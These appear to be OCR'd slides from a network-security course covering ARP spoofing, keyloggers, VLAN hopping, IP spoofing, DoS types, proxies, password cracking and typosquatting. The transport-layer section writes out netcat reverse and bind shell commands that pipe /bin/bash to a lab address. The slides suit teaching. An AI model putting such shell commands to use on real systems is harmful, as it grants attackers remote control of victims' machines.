bb:bb:bb:bb:bb:bb

ARP Cache Spoofing



192.168.0.13
aa:aa:aa:aa:aa:aa

```
Who has 192.168.0.1? Tell 192.168.0.13
192.168.0.1 is at f8:cf:c5:fb:79:6c
Who has 192.168.0.23? Tell 192.168.0.1
Gratuitous ARP for 192.168.0.23 (Request)
Who has 192.168.0.1? Tell 192.168.0.23
192.168.0.1 is at f8:cf:c5:fb:79:6c
```

Threat


192.168.0.1
f8:cf:c5:fb:79:6c


10.10.10.23
cc:cc:cc:cc:cc:cc

192.168.0.4
bb:bb:bb:bb:bb:bb

Keyloggers


- Another challenging network layer attack is the use of keyloggers whose function is to collect keystrokes to an attacker
- Key loggers can be hardware or software based, but at the network layer we will focus on hardware keyloggers
- A keylogger at this layer is a physical MITM attack and requires very little time to install
- Keystrokes can be collected on onboard files, or transmitted out of a LAN through remote connections
- Some of the more well known physical keyloggers include:
  - ✓ KeyGrabber
  - ✓ Key Ghost






VLANs

- Virtual Local Area Networks provide the ability to separate broadcast domains in a switched environment and establish security boundaries between groups
- VLANs are defined by IEEE 802.1q and establish a system of VLAN tagging
- Hosts will only see traffic on a shared VLAN since a unique subnet is assigned to each



Finance
HR
A
T
A
A
Engineering
Finance
T
A
HR
A
A
Engineering
VLAN 10 – 192.168.10.0/24
VLAN 20 – 192.168.20.0/24
VLAN 30 – 192.168.30.1/24

VLAN Hopping

- VLANs are generally configured to establish security boundaries between groups within an organization
- There are two general attack categories for VLAN hopping
  - ✓ Double Tagging
    - ○ Manipulation of an ethernet frame that allows access to different VLANs then initially configured
  - ✓ Switch Spoofing
    - ○ Changing an initially configured access port to trunk port
- Common VLAN hopping tools
  - ✓ Frogger
  - ✓ Yersinia




Internet Layer Attacks




- Protocol Data Unit
  - ✓ Packet
- Addressing
  - ✓ Internet Protocol Address
    - ○ IPv4
    - ○ IPv6
- Internet Layer Attacks & Tools
  - ✓ Denial of Service
    - ○ macof
    - ○ Xerxes
  - ✓ Sniffing
    - ○ Wireshark
    - ○ tshark
  - ✓ IP Spoofing
    - ✓ hping3
    - ✓ Scapy
  - ✓ Network Proxy
    - ○ Proxychains
    - ○ Tor

IP Spoofing


- Internet Protocol packets work by establishing both source and destination addresses for the purposes of routing them correctly
- If the source IP address of a packet can be manipulated, when it is received at the destination IP address, the response will be sent to that address instead of the attacks




IP Spoofing Traffic




SRC IP	SRC Port	DST MAC	DST IP	DST Port	Protocol	Length	Info
192.168.220.132		00:0c:29:f8:41:60	192.168.220.129		ICMP	60	Echo (ping) request
192.168.220.129		00:0c:29:e9:ef:1e	192.168.220.132		ICMP	60	Echo (ping) reply



SRC IP	SRC Port	DST MAC	DST IP	DST Port	Protocol	Length	Info
192.168.220.132		00:0c:29:f8:41:60	192.168.220.129		ICMP	60	Echo (ping) request
192.168.220.129		00:0c:29:e9:ef:1e	192.168.220.132		ICMP	42	Echo (ping) reply




SRC IP	SRC Port	DST MAC	DST IP	DST Port	Protocol	Length	Info
192.168.220.132		00:0c:29:f8:41:60	192.168.220.129		ICMP	42	Echo (ping) request
192.168.220.129		00:0c:29:e9:ef:1e	192.168.220.132		ICMP	60	Echo (ping) reply



Denial of Service – Internet Layer


- Types of Internet Layer DoS Attacks
  - ✓ Ping of Death
    - ○ Manipulation of ping packets by increasing packet size and attempting to overwhelm the network resources of a victim machine
  - ✓ Smurf Attack
    - ○ A DDoS attack in which a victim system or network is flooded with spoofed ICMP packets



Network Proxy

- ➢ When communicating between endpoints to access services, many times the requests coming from clients will be direct


- ➢ A non-proxy configuration below demonstrates this condition
  - ✓ Requests to the web server appear to come from the outward facing IP at 172.65.24.120




Network Proxy Configuration

- ➢ If there are conditions that require anonymity of web requests, it will be necessary to add web proxies between endpoints

- ➢ Even though the web requests still originate from the 172.65.24.120, the request is forwarded to a proxy so the request from the servers standpoint originates from 84.16.129.32



Transport Layer Attacks



- ➢ Protocol Data Unit
  - ✓ Segment

- ➢ Addressing
  - ✓ TCP Port
  - ✓ UDP Port

- ➢ Internet Layer Attacks & Tools
  - ✓ Denial of Service
    - ○ hping3
  - ✓ Sniffing
    - ○ Wireshark
    - ○ tshark
  - ✓ Replay Attacks
    - ○ tcpreplay
  - ✓ Passive Scanning
    - ○ p0f
  - ✓ Active Scanning
    - ○ nmap
    - ○ masscan
  - ✓ Transport Layer Connections
    - ○ netcat

Denial of Service – Transport Layer

- ➢ Transport Layer DoS Types
  - ✓ TCP Null Flood
    - ○ Crafted packet with no TCP flags set used to see how an endpoint reacts to the invalid request
  - ✓ Deadly-SYN Flood
    - ○ When endpoints send continuous set of packets with SYN flag set in an attempt to cause starvation of available TCP ports
  - ✓ Fraggle Attack
    - ○ A DDoS attack in which a victim system or network is flooded with spoofed UDP packets
  - ✓ UDP Flooding
    - ○ Large number of UDP packets with the objective of preventing legitimate users from accessing UDP resources

Transport Layer Connections

- ➢ In order to access resources on computing systems, it will be necessary to read and write to TCP and UDP ports that are gateways to application layer data

- ➢ Access to specific ports can be established using some well known applications including:
  - ✓ netcat / nc - vulnerable
  - ✓ ncat – netcat update

- ➢ In addition to well established network application tools, developers can also create new functionality with raw socket programming
  - ✓ Winsock API – C/C++
  - ✓ Unix Socket API – C/C++
  - ✓ Python socket module

- ➢ The first set of connections that we will introduce have to do with who is establishing a connection
  - ✓ Bind Connection / Shell
  - ✓ Reverse Connection / Shell


Reverse Connection

- ➢ A reverse connection occurs when a victim system attempts to establish an outbound connection with an untrusted system

- ➢ The victim system will specify both the IP and port information, while the threat system will simply listen on the port

- ➢ The default connection type for ncat is TCP, but can be changed to other transport layer protocols

- ➢ This type of connection is dangerous because certain ports are allowed outbound by default




```
nc -lvp 5000
```

```
nc -v 192.168.100.10 5000
```

Bind Connection


- A bind connection occurs when a threat system attempts to establish an inbound connection with an victim system
- This condition could occur if a victim system has been compromised and sets up a listener to await threat system connections
- Incoming connections are generally interrogated in a much more robust fashion than outbound connections and will be more likely to be caught by firewalls and IDS / IPS



```
ncat -v 192.168.100.20 5000        ncat -lnvp 5000
```

Reverse Shell


- A reverse shell is different than a simple reverse connection since it connection occurs when a victim system attempts to establish an outbound connection with an untrusted system
- The victim system will specify both the IP and port information, while the threat system will simply listen on the port
- The default connection type for ncat is TCP, but can be changed to other transport layer protocols
- This type of connection is dangerous because certain ports will be allowed outbound by default



```
nc -lvp 5000        nc -v 192.168.100.10 5000 -e /bin/bash
```


Bind Shell

- A bind connection occurs when a threat system attempts to establish an inbound connection with an victim system
- This condition could occur if a victim system has been compromised and sets up a listener to await threat system connections
- Incoming connections are generally interrogated in a much more robust fashion than outbound connections and will be more likely to be caught by firewalls and IDS / IPS



```
nc -v 192.168.100.20 5000 -e /bin/bash        nc -lnvp 5000
```

Application Layer Attacks



- Protocol Data Unit
  - ✓ Data
- Addressing
  - ✓ Application Data
- Application Layer Attacks & Tools
  - ✓ Denial of Service
  - ✓ Sniffing
  - ✓ Replay Attacks
  - ✓ Application Spoofing
  - ✓ Buffer Overflows
  - ✓ Application Injection
  - ✓ Web Application Attacks
  - ✓ Encryption Striping
  - ✓ Password Cracking
    - ○ Guessing
    - ○ Dictionary Attack
    - ○ Rainbow Table Attack
  - ✓ Privilege Escalation
  - ✓ Email Spoofing
  - ✓ Client-Side Attacks

Denial of Service – Application Layer

- Application Layer DoS Types
  - ✓ HTTP / HTTPS Flooding
    - ○ A type of Distributed Denial of Service (DDoS) attack in which GET or POST requests which looks real to attack a web server or application.
    - ○ HTTP / HTTPS flood attacks are volumetric attacks that make use of botnets, but do not sent maliciously formed packets
  - ✓ DNS Flooding
    - ✓ An older attack, a DNS flood attempts to exhaust server-side assets with a flood of UDP requests since DNS lookup requests use UDP
    - ✓ A successful attack would require a significant number of compromised systems

Replay Attacks


- Attacks that are able to gain access to system resources may not be interested in immediately actively attacking and / or disrupting organizational resources
- The objective may be to collect as much legitimate traffic on the organizational network in order to use it at a later point
- Since many application layer protocols do not have authentication mechanisms, traffic collected in the past can be replayed later

Password Cracking

- ➢ Brute-Force Attack
- ➢ Dictionary Attack
- ➢ Hybrid Attack
- ➢ Birthday Attack
  - ✓ Hash collision attack
- ➢ Rainbow Tables


Privilege Escalation

- ➢ Raising a non-privileged user or system account to administrative access
- ➢ Due to the lack of access for the non-privileged user or system account




Client-Side Attack

- ➢ Client-Side attacks take advantage of users through:
  - ✓ Clicking links
  - ✓ Opening documents
  - ✓ Redirecting to a malicious websites



Typo Squatting

- ➢ Synonymous with URL hijacking
- ➢ Creating domains closely related to legitimate sites
- ➢ Registration of closely related sites



WKIPEDIA.COM

Be in the KNOW!!

AccessMagazines.com -- Magazine subscriptions starting from $5 for 12 issues.

References

1) Morris Worm Study
   - ✓ A study on the Morris Worm, Akshay Jajoo, 2018

2) Graph Hash
   - ✓ https://blog.trendmicro.com/trendlabs-security-intelligence/malware-classification-with-graph-hash-applied-to-the-orca-cyberespionage-campaign

3) Indicators of Compromise
   - ✓ https://www.darkreading.com/attacks-breaches/top-15-indicators-of-compromise/d/d-id/1140647?

4) Malware Ports
   - ✓ https://www.garykessler.net/library/bad_ports.html